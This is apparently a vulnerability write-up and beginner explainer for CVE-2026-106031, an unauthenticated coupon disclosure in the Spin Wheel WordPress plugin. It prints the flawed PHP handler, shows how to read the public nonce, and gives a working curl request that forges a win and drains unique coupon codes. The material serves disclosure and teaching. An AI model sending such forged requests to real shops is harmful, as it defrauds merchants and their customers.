How I Found CVE-2026–106031 — Unauthenticated Coupon Code Disclosure in Spin Wheel (Ultimate Spin Wheel)
A legacy AJAX handler in the Spin Wheel WordPress plugin trusted client-supplied values for the winning segment and status, so an unauthenticated visitor could claim any prize without spinning. Each forged request returned and permanently consumed a real unique coupon code from the merchant's inventory.
 Published on medium.com
Cve
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Spin Wheel, also marketed as Lucky Wheel, Giveaway & Coupon Popup, is a WordPress plugin by wowDevs, distributed on WordPress.org under the slug ultimate-spin-wheel. It lets WooCommerce store owners run a spin-to-win popup: a visitor enters a name and email address, spins a virtual wheel, and receives a prize chosen according to a probability the administrator configures per segment. Some segments can carry unique, single-use coupon codes, configured in limited quantities, so each code should only ever be handed out once.
Because the plugin's whole job is to distribute promotional codes, the interesting question is how it verifies that a visitor actually won a prize before releasing a code. The answer, in the version tested, was that it did not.
Setup
The researcher reproduced everything in a fresh Docker environment:
| Component | Version |
|---|---|
| WordPress | 7.1.3-apache |
| MariaDB | 10.11 |
| Spin Wheel (Ultimate Spin Wheel) | 2.1.0 |
| Plugin configuration | default |
The plugin was downloaded from the official WordPress.org download source. A campaign named Test Spin Wheel Campaign was then created with two prize segments, following the same process a merchant would use:
Segment 0: "5% OFF - Common"
Win probability: 90%
Coupon codes: COMMON5A, COMMON5B
Segment 1: "90% OFF RARE VOUCHER"
Win probability: 1%
Coupon codes: RARE-SECRET-001, RARE-SECRET-002
The second segment was deliberately set up as a rare prize: a 1% winning probability and only two unique codes. That configuration is what makes it possible to tell whether the backend enforces the probability or simply trusts whatever result the visitor submits.

The screenshot shows the campaign configuration in the WordPress admin dashboard: the rare 90% OFF segment with its 1% winning probability and two unused coupon codes.
Finding it
Source review started in includes/core/class-spin-wheel.php, where the plugin registers its AJAX actions:
add_action( 'wp_ajax_nopriv_ultimate_spin_wheel_spinned', [ $this, 'spin_wheel_spinned' ]);add_action( 'wp_ajax_ultimate_spin_wheel_check_identity', [ $this, 'spin_wheel_check_identity' ]);add_action( 'wp_ajax_nopriv_ultimate_spin_wheel_check_identity', [ $this, 'spin_wheel_check_identity' ]);add_action( 'wp_ajax_ultimate_spin_wheel_process_spin', [ $this, 'spin_wheel_process_spin' ]);add_action( 'wp_ajax_nopriv_ultimate_spin_wheel_process_spin', [ $this, 'spin_wheel_process_spin' ]);
Two endpoints stood out: ultimate_spin_wheel_process_spin and ultimate_spin_wheel_spinned. Comparing them explains the whole bug.
spin_wheel_process_spin() implements the intended logic. It performs the weighted random selection on the server side, checks that the campaign is published, does additional validation, and avoids exposing the actual coupon code directly to the browser. A comment around line 2211 reads:
'code' => 'USPW_SECURE_FETCH',
which suggests the developers had already built a more secure mechanism to keep real coupon codes out of the frontend. But the older spin_wheel_spinned() handler was still registered for both authenticated and unauthenticated users, so it was worth reading.
Its logic is as follows:
public function spin_wheel_spinned() {if ( ! isset( $_POST['nonce'] ) || ! wp_verify_nonce( sanitize_text_field( wp_unslash( $_POST['nonce'] ) ), 'ultimate_spin_wheel' ) ) { wp_send_json_error([ 'message' => esc_html__( 'Invalid nonce', 'ultimate-spin-wheel' ) ]); } $campaign_id = isset( $_POST['campaign_id'] ) ? intval( wp_unslash( $_POST['campaign_id'] ) ) : 0; $status = isset( $_POST['status'] ) ? sanitize_text_field( wp_unslash( $_POST['status'] ) ) : null; $segment_index = isset( $_POST['segment_index'] ) ? intval( wp_unslash( $_POST['segment_index'] ) ) : -1; if ( $segment_index >= 0 && 'won' === $status ) { $coupons_meta = get_post_meta( $campaign_id, 'uspw_coupons', true ); $coupons_array = is_string( $coupons_meta ) ? json_decode( $coupons_meta, true ) : $coupons_meta; if ( is_array( $coupons_array ) && isset( $coupons_array[ $segment_index ] ) ) { $won_coupon = $coupons_array[ $segment_index ]; if ( ! empty( $won_coupon['is_unique'] ) ) { $codes = array_filter( array_map( 'trim', explode( ',', trim( $won_coupon['code'] ?? '' ) ) ) ); if ( ! empty( $codes ) ) { $coupon_code = array_shift( $codes ); $coupons_array[ $segment_index ]['code'] = implode( ', ', $codes ); update_post_meta( $campaign_id, 'uspw_coupons', wp_json_encode( $coupons_array ) ); } } } } wp_send_json_success([ 'message' => 'Data saved successfully', 'coupon_code' => $coupon_code ]);}
The handler does not perform a spin and does not verify the result of a previous spin. It trusts two values straight from the request, segment_index and status. If the visitor submits status=won with a valid segment index, the function pulls the corresponding coupon code from the campaign metadata, removes that code from the stored inventory with update_post_meta(), and returns the real code in the JSON response. Nothing checks that the visitor ever spun the wheel or won the requested segment.
Why the nonce did not help
The first check in the function is:
wp_verify_nonce( sanitize_text_field( wp_unslash( $_POST['nonce'] ) ), 'ultimate_spin_wheel')
This verifies a WordPress nonce for the action ultimate_spin_wheel. That nonce, however, is handed to every visitor through the plugin's frontend configuration, generated and passed with wp_localize_script():
wp_localize_script( 'USPW_UI_CONFIG', [ 'nonce' => wp_create_nonce( 'ultimate_spin_wheel' ), ]);
Anyone who can load a page displaying the campaign can read it from the page's JavaScript configuration:
window.USPW_UI_CONFIG.nonce
A WordPress nonce is not an authentication mechanism. It offers some CSRF protection, but it does not prove that a visitor legitimately completed a particular action. Here the same publicly available nonce unlocks the vulnerable AJAX handler. There was also no server-side session, transaction identifier or visitor-specific record tying the claimed winning segment to an actual spin result.
The intended flow is:
Visitor initiates a spin | vServer performs weighted random selection | vServer stores the actual winning result | vVisitor requests the result | vServer verifies the result and releases the coupon
The vulnerable implementation behaves like this instead:
Visitor loads the campaign | vRetrieves the publicly available nonce | vSubmits a forged winning result | vServer trusts the submitted segment index | vServer releases and consumes a real coupon code
Exploitation
Step 1: open the campaign and harvest the nonce
The campaign was opened through the plugin's public preview mechanism, which renders the same wheel interface a normal visitor sees.

The widget as displayed to an unauthenticated visitor: both prize segments are visible, including the rare 90% OFF voucher.
Inspecting the page's JavaScript configuration gave the nonce:
window.USPW_UI_CONFIG.nonce
No authentication, purchase or interaction with the spinning mechanism was needed. With the nonce and the campaign ID, requests can go straight to the vulnerable AJAX action.
Step 2: forge a winning result
The request used was:
curl -s -X POST http: --data-urlencode "action=ultimate_spin_wheel_spinned" \ --data-urlencode "nonce=<harvested-nonce>" \ --data-urlencode "campaign_id=4" \ --data-urlencode "segment_index=1" \ --data-urlencode "status=won" \ --data-urlencode "name=Attacker1" \ --data-urlencode "email=[redacted]"
The parameters that matter:
action: calls the vulnerable AJAX handler.nonce: the nonce exposed in the frontend.campaign_id: the campaign being targeted.segment_index=1: the rare 90% OFF prize, the segment configured with a 1% winning probability.status=won: tells the backend the visitor supposedly won.nameandemail: the visitor information.
Instead of spinning, the request simply states that the rare segment was won.
Step 3: read the coupon codes from the responses
The same request was repeated three times, changing only the visitor information.

Terminal output showing the three forged requests against the Docker test environment.
First request:
{ "success": true, "data": { "message": "Data saved successfully", "coupon_code": "RARE-SECRET-001" }}
Second request:
{ "success": true, "data": { "message": "Data saved successfully", "coupon_code": "RARE-SECRET-002" }}
Third request:
{ "success": true, "data": { "message": "Data saved successfully", "coupon_code": "" }}
The first request returned the first real coupon code, the second returned the remaining one, and the third returned an empty value. That empty third response matters: it shows the backend was not replaying a cached code. Each successful request permanently consumed a code from the stored inventory. Two forged requests retrieved both unique codes from the rare segment, with no spin taking place.
Step 4: confirm the inventory change in the admin dashboard
The AJAX responses alone were not enough. The campaign configuration was checked again in the administrator dashboard.

The same campaign configuration after the forged requests: the coupon code field for the rare prize segment is now empty.
Before the requests the rare segment contained:
RARE-SECRET-001RARE-SECRET-002
Afterwards the coupon field was empty, confirming that the handler had modified the stored campaign metadata. The function responsible for persisting the change is:
update_post_meta( $campaign_id, 'uspw_coupons', wp_json_encode( $coupons_array ));
So this is not only an information disclosure in a response to the attacker: the requests permanently modify the merchant's coupon inventory.
Step 5: check the lead records
The plugin's Leads section in the WordPress admin dashboard was checked to see whether the forged requests created real lead records or whether the issue was limited to coupon retrieval.

The Leads dashboard showing the three fabricated entries; the first two contain the actual rare coupon codes in the Prize Won column.
Three lead records had been created, appearing in the administrator's dashboard just like legitimate campaign participants. The first two contained:
Attacker1,RARE-SECRET-001Attacker2,RARE-SECRET-002
The third request also created a record, even though the coupon inventory was exhausted. That adds a data integrity problem: an attacker can both drain the unique coupon inventory and fill the leads dashboard with fabricated entries that, based on the displayed information, are indistinguishable from genuine participants.
Root cause
The root cause is a legacy AJAX handler that stayed registered after the developers introduced a newer, more secure server-side spin implementation. spin_wheel_process_spin() correctly performs weighted random selection on the server. The older spin_wheel_spinned() still accepts client-controlled winning results, and both endpoints are publicly reachable through WordPress AJAX, including the unauthenticated wp_ajax_nopriv_ action.
The specific issues:
- Trusting the client-supplied
segment_index. - Trusting the client-supplied
status=won. - No verification that a legitimate spin occurred.
- No server-side correlation between the visitor and the winning result.
- Releasing and consuming unique coupon codes based on unverified client input.
- Keeping a legacy vulnerable endpoint active alongside the newer implementation.
The missing control is a server-side check that the visitor actually received the specified winning result. The researcher's illustrative pseudocode, explicitly not a function from the plugin, is:
if ( ! $this->verify_real_spin_occurred( $campaign_id, $segment_index, $visitor_token )) { wp_send_json_error([ 'message' => 'No matching spin found.' ]);}
The nonce check did not stop any of this because the nonce was exposed to every visitor through the frontend configuration, and a nonce is not an authorisation token for a completed action.
Impact
There are two primary consequences.
- Unauthenticated coupon code disclosure. An attacker can retrieve unique coupon codes from any accessible campaign by naming the desired prize segment. The configured winning probability does not help, because the vulnerable handler never verifies the result of a spin.
- Coupon inventory manipulation. Each successful request removes a code from the merchant's stored inventory, so an attacker can exhaust a pool of limited-use promotional codes before legitimate visitors have a chance to win them.
The demonstrated figures:
Configured probability of rare prize: 1%Available unique coupon codes: 2Requests required to drain the pool: 2Actual spins performed: 0Authentication required: NoPurchase required: No
An unauthenticated attacker could potentially:
- Claim any configured prize segment without respecting its winning probability.
- Retrieve unique, single-use coupon codes.
- Exhaust the merchant's entire coupon inventory.
- Generate fabricated lead records.
- Disrupt the intended giveaway campaign.
Since these codes represent real discounts in WooCommerce stores, the issue could cause direct financial losses for merchants, and affect customer trust, campaign analytics and the availability of promotional rewards for legitimate visitors.
Fix
After reporting, the vulnerability was assigned CVE-2026-106031, with these published details:
| Field | Value |
|---|---|
| CVE title | Spin Wheel < 2.2.1, Unauthenticated Coupon Code Disclosure via Forged Spin Result |
| CVSS score | 5.3 (Medium) |
| CVSS vector | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N |
| Affected plugin | Spin Wheel (ultimate-spin-wheel) |
| Affected versions | All versions before 2.2.1 |
| Fixed version | 2.2.1 |
| Publication date | October 13, 2026 |
Users running vulnerable versions should update to 2.2.1 or later.
The proper fix should ensure the server generates the winning result and securely associates it with a particular spin transaction, releasing a coupon only after that result has been validated. The legacy handler should also be removed or redesigned so it cannot independently consume coupon inventory based on untrusted client input. The key lesson: implementing a secure replacement does not make an application secure if the old vulnerable functionality is still reachable.
- Other legacy AJAX handlers in the same plugin family. Grep for
wp_ajax_nopriv_registrations and compare each handler with its newer counterpart. A positive result is an old action that still accepts a client-supplied outcome (status,won,result,segment) and returns or consumes a reward. - Nonce-only protection on state-changing actions. Look for handlers whose only guard is
wp_verify_nonce()with a nonce printed into the page viawp_localize_script(). A positive result is a request that succeeds with a nonce copied from the public page and no session or prior step. - Client-supplied prize or segment identifiers. Try changing
segment_index(or equivalent) to the highest-value segment and submitting a winning status. A positive result is a response containing a real coupon code or a change in stored inventory. - Inventory side effects. After a forged request, re-read the campaign configuration in the admin dashboard. A positive result is a coupon field that has shrunk or emptied, proving the request consumed stock rather than only echoing data.
- Lead and record creation. Check whether forged requests create entries in the plugin's leads or participants list. A positive result is fabricated records that look identical to genuine ones.
- Probability enforcement. Configure a segment with a very low probability and a small code pool, then attempt to claim it repeatedly. A positive result is draining the pool in as many requests as there are codes, with no spins performed.
What happened, in plain words
A researcher found a security hole in a WordPress plugin called Spin Wheel (also sold as Lucky Wheel, Giveaway & Coupon Popup), made by wowDevs. The plugin lets an online shop run a "spin the wheel and win a discount" popup: a visitor types their name and email, spins a wheel on the screen, and gets a prize. Some prizes are unique discount codes, each of which should only be handed out once.
The hole was simple. The plugin had a way for the website to ask its server "did this visitor win?" and, if so, "give me the coupon code". The server never checked whether the visitor had actually spun the wheel. It just believed whatever the visitor's browser said. So anyone, without an account or a purchase, could send a message saying "I won the rarest prize" and receive a real coupon code. Each such message also deleted that code from the shop owner's stock, so the codes could be drained completely.
The researcher tested this on a copy of the site they set up themselves, took screenshots before and after, and reported it. It was published as CVE-2026-106031, and version 2.2.1 is listed as the fixed version.
This article walks through the same steps the researcher took, explaining each idea from scratch as it appears.
The product and the feature
WordPress is a system for building websites. A plugin is an add-on that gives a WordPress site extra features, like a shop, a contact form, or in this case a prize wheel. Plugins are written in a programming language called PHP and are usually downloaded from a public directory, WordPress.org.
This plugin is listed there under the name ultimate-spin-wheel. It is aimed at shops built with WooCommerce, which is itself a plugin that turns a WordPress site into an online store.
The feature works like this:
- The shop owner creates a campaign: a wheel with several coloured slices, called segments.
- Each segment has a prize, a win probability (how likely that slice is to be chosen), and optionally a list of coupon codes.
- A coupon code is a short string a customer types at checkout to get money off. A unique code is one that only works once, so the shop owner buys or generates a limited number of them and hands each out to one winner.
- A visitor opens the popup, enters a name and email address, and clicks to spin.
- The wheel stops on a segment and the visitor is shown their prize.
Because the plugin's entire purpose is to give away codes, the natural question for a security researcher is: how does the plugin make sure a visitor really won before it hands over a code? In the version tested, the answer was that it did not.
1. Setting up a test environment
You should never test a suspected security problem on a real shop, because a mistake could cost the owner real money or expose real customers. Instead, the researcher built a private copy of the whole setup on their own computer.
The tool for this is Docker. Think of Docker as a set of shipping containers for software: each container holds one program and everything it needs, so you can assemble a complete website on your own machine without touching anyone else's. The researcher's containers were:
| Component | Version | What it is |
|---|---|---|
| WordPress | 7.1.3-apache | The website software |
| MariaDB | 10.11 | The database, where the site stores its data |
| Spin Wheel (Ultimate Spin Wheel) | 2.1.0 | The plugin being tested |
| Plugin configuration | default | Untouched settings |
The plugin was downloaded from the official WordPress.org download source. Then a campaign called Test Spin Wheel Campaign was created with two prize segments, exactly as a shop owner would do it:
Segment 0: "5% OFF - Common"
Win probability: 90%
Coupon codes: COMMON5A, COMMON5B
Line by line:
Segment 0is the first slice of the wheel, numbered from zero because programmers usually start counting at zero."5% OFF - Common"is the label the visitor sees: a small discount, meant to be the usual outcome.Win probability: 90%means this slice should come up nine times out of ten.Coupon codes: COMMON5A, COMMON5Bare the two codes attached to this slice.
Segment 1: "90% OFF RARE VOUCHER"
Win probability: 1%
Coupon codes: RARE-SECRET-001, RARE-SECRET-002
Line by line:
Segment 1is the second slice."90% OFF RARE VOUCHER"is a huge discount, the kind of prize a shop would only give away very rarely.Win probability: 1%means it should come up about once in a hundred spins.Coupon codes: RARE-SECRET-001, RARE-SECRET-002are the only two codes that exist for this prize.
Why set it up this way? Because it makes the test measurable. If the server really enforces a 1% chance, then a visitor cannot get the rare prize on demand. If the server simply believes the visitor, the rare prize can be claimed every single time. The rare segment is the canary in the coal mine.
The screenshot shows the campaign configuration in the WordPress admin dashboard: the rare 90% OFF segment with its 1% winning probability and two unused coupon codes.
2. Reading the plugin's code
A WordPress site talks to its server in two ways. When you click a normal link, the server sends back a whole new page. When a page needs to fetch or send a small piece of data without reloading, it uses AJAX: the page's JavaScript (the code that runs inside your browser) sends a request in the background and the server replies with a small chunk of data, usually in a format called JSON.
An endpoint is simply a named address on the server that accepts such requests. In WordPress, plugins register endpoints with lines like add_action( 'wp_ajax_...' ). The prefix wp_ajax_nopriv_ is important: nopriv means "no privileges", so that endpoint answers visitors who are not logged in at all.
The researcher started in the file includes/core/class-spin-wheel.php, where the plugin registers its AJAX actions:
add_action( 'wp_ajax_nopriv_ultimate_spin_wheel_spinned', [ $this, 'spin_wheel_spinned' ]);add_action( 'wp_ajax_ultimate_spin_wheel_check_identity', [ $this, 'spin_wheel_check_identity' ]);add_action( 'wp_ajax_nopriv_ultimate_spin_wheel_check_identity', [ $this, 'spin_wheel_check_identity' ]);add_action( 'wp_ajax_ultimate_spin_wheel_process_spin', [ $this, 'spin_wheel_process_spin' ]);add_action( 'wp_ajax_nopriv_ultimate_spin_wheel_process_spin', [ $this, 'spin_wheel_process_spin' ]);
Line by line:
add_action( 'wp_ajax_nopriv_ultimate_spin_wheel_spinned', [ $this, 'spin_wheel_spinned' ]);registers an endpoint namedultimate_spin_wheel_spinnedthat anyone, logged in or not, can call, and points it at the functionspin_wheel_spinned.add_action( 'wp_ajax_ultimate_spin_wheel_check_identity', ... );registers an endpoint for logged-in users only (nonopriv), handled byspin_wheel_check_identity.add_action( 'wp_ajax_nopriv_ultimate_spin_wheel_check_identity', ... );registers the same identity check for visitors who are not logged in.add_action( 'wp_ajax_ultimate_spin_wheel_process_spin', ... );registers the spin-processing endpoint for logged-in users.add_action( 'wp_ajax_nopriv_ultimate_spin_wheel_process_spin', ... );registers the same spin-processing endpoint for anonymous visitors.
Two endpoints stood out: ultimate_spin_wheel_process_spin and ultimate_spin_wheel_spinned. Comparing them explains the whole bug.
The newer, safer function
spin_wheel_process_spin() implements the intended logic. It performs the weighted random selection on the server side, checks that the campaign is published, does additional validation, and avoids exposing the actual coupon code directly to the browser. A comment around line 2211 reads:
'code' => 'USPW_SECURE_FETCH',
Line by line:
'code'is the name of a field in a data structure.'USPW_SECURE_FETCH'is a marker value. The wordSECUREsuggests the developers had already built a more secure mechanism to keep real coupon codes out of the frontend (the part of the site that runs in the visitor's browser).
So a safe version existed. But the older spin_wheel_spinned() handler was still registered for both authenticated and unauthenticated users, so it was worth reading.
The older, unsafe function
Its logic is as follows:
public function spin_wheel_spinned() {if ( ! isset( $_POST['nonce'] ) || ! wp_verify_nonce( sanitize_text_field( wp_unslash( $_POST['nonce'] ) ), 'ultimate_spin_wheel' ) ) { wp_send_json_error([ 'message' => esc_html__( 'Invalid nonce', 'ultimate-spin-wheel' ) ]); } $campaign_id = isset( $_POST['campaign_id'] ) ? intval( wp_unslash( $_POST['campaign_id'] ) ) : 0; $status = isset( $_POST['status'] ) ? sanitize_text_field( wp_unslash( $_POST['status'] ) ) : null; $segment_index = isset( $_POST['segment_index'] ) ? intval( wp_unslash( $_POST['segment_index'] ) ) : -1; if ( $segment_index >= 0 && 'won' === $status ) { $coupons_meta = get_post_meta( $campaign_id, 'uspw_coupons', true ); $coupons_array = is_string( $coupons_meta ) ? json_decode( $coupons_meta, true ) : $coupons_meta; if ( is_array( $coupons_array ) && isset( $coupons_array[ $segment_index ] ) ) { $won_coupon = $coupons_array[ $segment_index ]; if ( ! empty( $won_coupon['is_unique'] ) ) { $codes = array_filter( array_map( 'trim', explode( ',', trim( $won_coupon['code'] ?? '' ) ) ) ); if ( ! empty( $codes ) ) { $coupon_code = array_shift( $codes ); $coupons_array[ $segment_index ]['code'] = implode( ', ', $codes ); update_post_meta( $campaign_id, 'uspw_coupons', wp_json_encode( $coupons_array ) ); } } } } wp_send_json_success([ 'message' => 'Data saved successfully', 'coupon_code' => $coupon_code ]);}
Line by line, in plain words:
public function spin_wheel_spinned() {starts the function that handles the request.if ( ! isset( $_POST['nonce'] ) || ! wp_verify_nonce( ... ) ) {checks that the request contains a value callednonceand that it is valid. A nonce is a short one-time code that a website puts into a page so it can tell whether a later request came from that page.$_POSTis the bag of values the browser sent with the request.sanitize_text_fieldandwp_unslashclean the value up before checking it.wp_send_json_error([ 'message' => 'Invalid nonce' ]);if the nonce is missing or wrong, the server replies with an error and stops.$campaign_id = isset( $_POST['campaign_id'] ) ? intval( ... ) : 0;reads which campaign the request is about, turning it into a whole number, or uses0if it was not sent.$status = isset( $_POST['status'] ) ? sanitize_text_field( ... ) : null;reads a value calledstatus, cleaned up, ornullif absent.$segment_index = isset( $_POST['segment_index'] ) ? intval( ... ) : -1;reads which slice of the wheel the visitor claims to have won, as a number, or-1if absent.if ( $segment_index >= 0 && 'won' === $status ) {is the heart of the bug. If the slice number is zero or more and the status is exactly the wordwon, the server proceeds to give out a coupon. Both of those values came from the visitor.$coupons_meta = get_post_meta( $campaign_id, 'uspw_coupons', true );fetches the stored list of coupon codes for that campaign from the database.get_post_metais WordPress's way of reading extra data attached to a post or campaign.$coupons_array = is_string( $coupons_meta ) ? json_decode( $coupons_meta, true ) : $coupons_meta;turns the stored text into a usable list, if it is stored as text.if ( is_array( $coupons_array ) && isset( $coupons_array[ $segment_index ] ) ) {checks that the list exists and has an entry for the claimed slice.$won_coupon = $coupons_array[ $segment_index ];picks out that entry.if ( ! empty( $won_coupon['is_unique'] ) ) {checks whether the codes for this slice are unique, single-use codes.$codes = array_filter( array_map( 'trim', explode( ',', trim( $won_coupon['code'] ?? '' ) ) ) );splits the stored comma-separated string of codes into a list, trims spaces, and drops empty items.if ( ! empty( $codes ) ) {checks there is at least one code left.$coupon_code = array_shift( $codes );takes the first code off the list and puts it in$coupon_code.$coupons_array[ $segment_index ]['code'] = implode( ', ', $codes );puts the remaining codes back into the list, so the one just taken is gone.update_post_meta( $campaign_id, 'uspw_coupons', wp_json_encode( $coupons_array ) );saves the shortened list back to the database. This is the step that permanently consumes the code.wp_send_json_success([ 'message' => 'Data saved successfully', 'coupon_code' => $coupon_code ]);replies to the visitor with a success message and the real coupon code.
The handler does not perform a spin and does not verify the result of a previous spin. It trusts two values straight from the request, segment_index and status. If the visitor submits status=won with a valid segment index, the function pulls the corresponding coupon code from the campaign metadata, removes that code from the stored inventory with update_post_meta(), and returns the real code in the JSON response. Nothing checks that the visitor ever spun the wheel or won the requested segment.
Why the nonce did not help
The first check in the function is:
wp_verify_nonce( sanitize_text_field( wp_unslash( $_POST['nonce'] ) ), 'ultimate_spin_wheel')
Line by line:
wp_verify_nonce(starts the check.sanitize_text_field( wp_unslash( $_POST['nonce'] ) )takes the nonce value from the request and cleans it.'ultimate_spin_wheel'is the name of the action the nonce belongs to, so a nonce issued for a different purpose would not be accepted.)closes the call.
This verifies a WordPress nonce for the action ultimate_spin_wheel. That nonce, however, is handed to every visitor through the plugin's frontend configuration, generated and passed with wp_localize_script():
wp_localize_script( 'USPW_UI_CONFIG', [ 'nonce' => wp_create_nonce( 'ultimate_spin_wheel' ), ]);
Line by line:
wp_localize_script(is a WordPress function that passes values from the server into a page's JavaScript.'USPW_UI_CONFIG'is the name of the JavaScript object that will hold those values.[ 'nonce' => wp_create_nonce( 'ultimate_spin_wheel' ), ]creates a fresh nonce for the actionultimate_spin_wheeland stores it under the namenonce.);closes the call.
Anyone who can load a page displaying the campaign can read it from the page's JavaScript configuration:
window.USPW_UI_CONFIG.nonce
Line by line:
windowis the browser's global object, where page-wide values live.USPW_UI_CONFIGis the object the plugin created..noncereads the nonce value out of it.
A WordPress nonce is not an authentication mechanism. It offers some CSRF protection, but it does not prove that a visitor legitimately completed a particular action. CSRF (cross-site request forgery) is an attack where another website tricks your browser into sending a request you did not intend; a nonce helps stop that by making the request hard to forge from elsewhere. But here the same publicly available nonce unlocks the vulnerable AJAX handler, because it is printed into the page for everyone. There was also no server-side session, transaction identifier or visitor-specific record tying the claimed winning segment to an actual spin result.
The intended flow is:
Visitor initiates a spin | vServer performs weighted random selection | vServer stores the actual winning result | vVisitor requests the result | vServer verifies the result and releases the coupon
Read the arrows as "then". The visitor starts a spin, the server picks the winner, the server remembers the result, the visitor asks for it, and the server checks its memory before handing over a coupon. The important point is that the decision and the memory both live on the server, where the visitor cannot edit them.
The vulnerable implementation behaves like this instead:
Visitor loads the campaign | vRetrieves the publicly available nonce | vSubmits a forged winning result | vServer trusts the submitted segment index | vServer releases and consumes a real coupon code
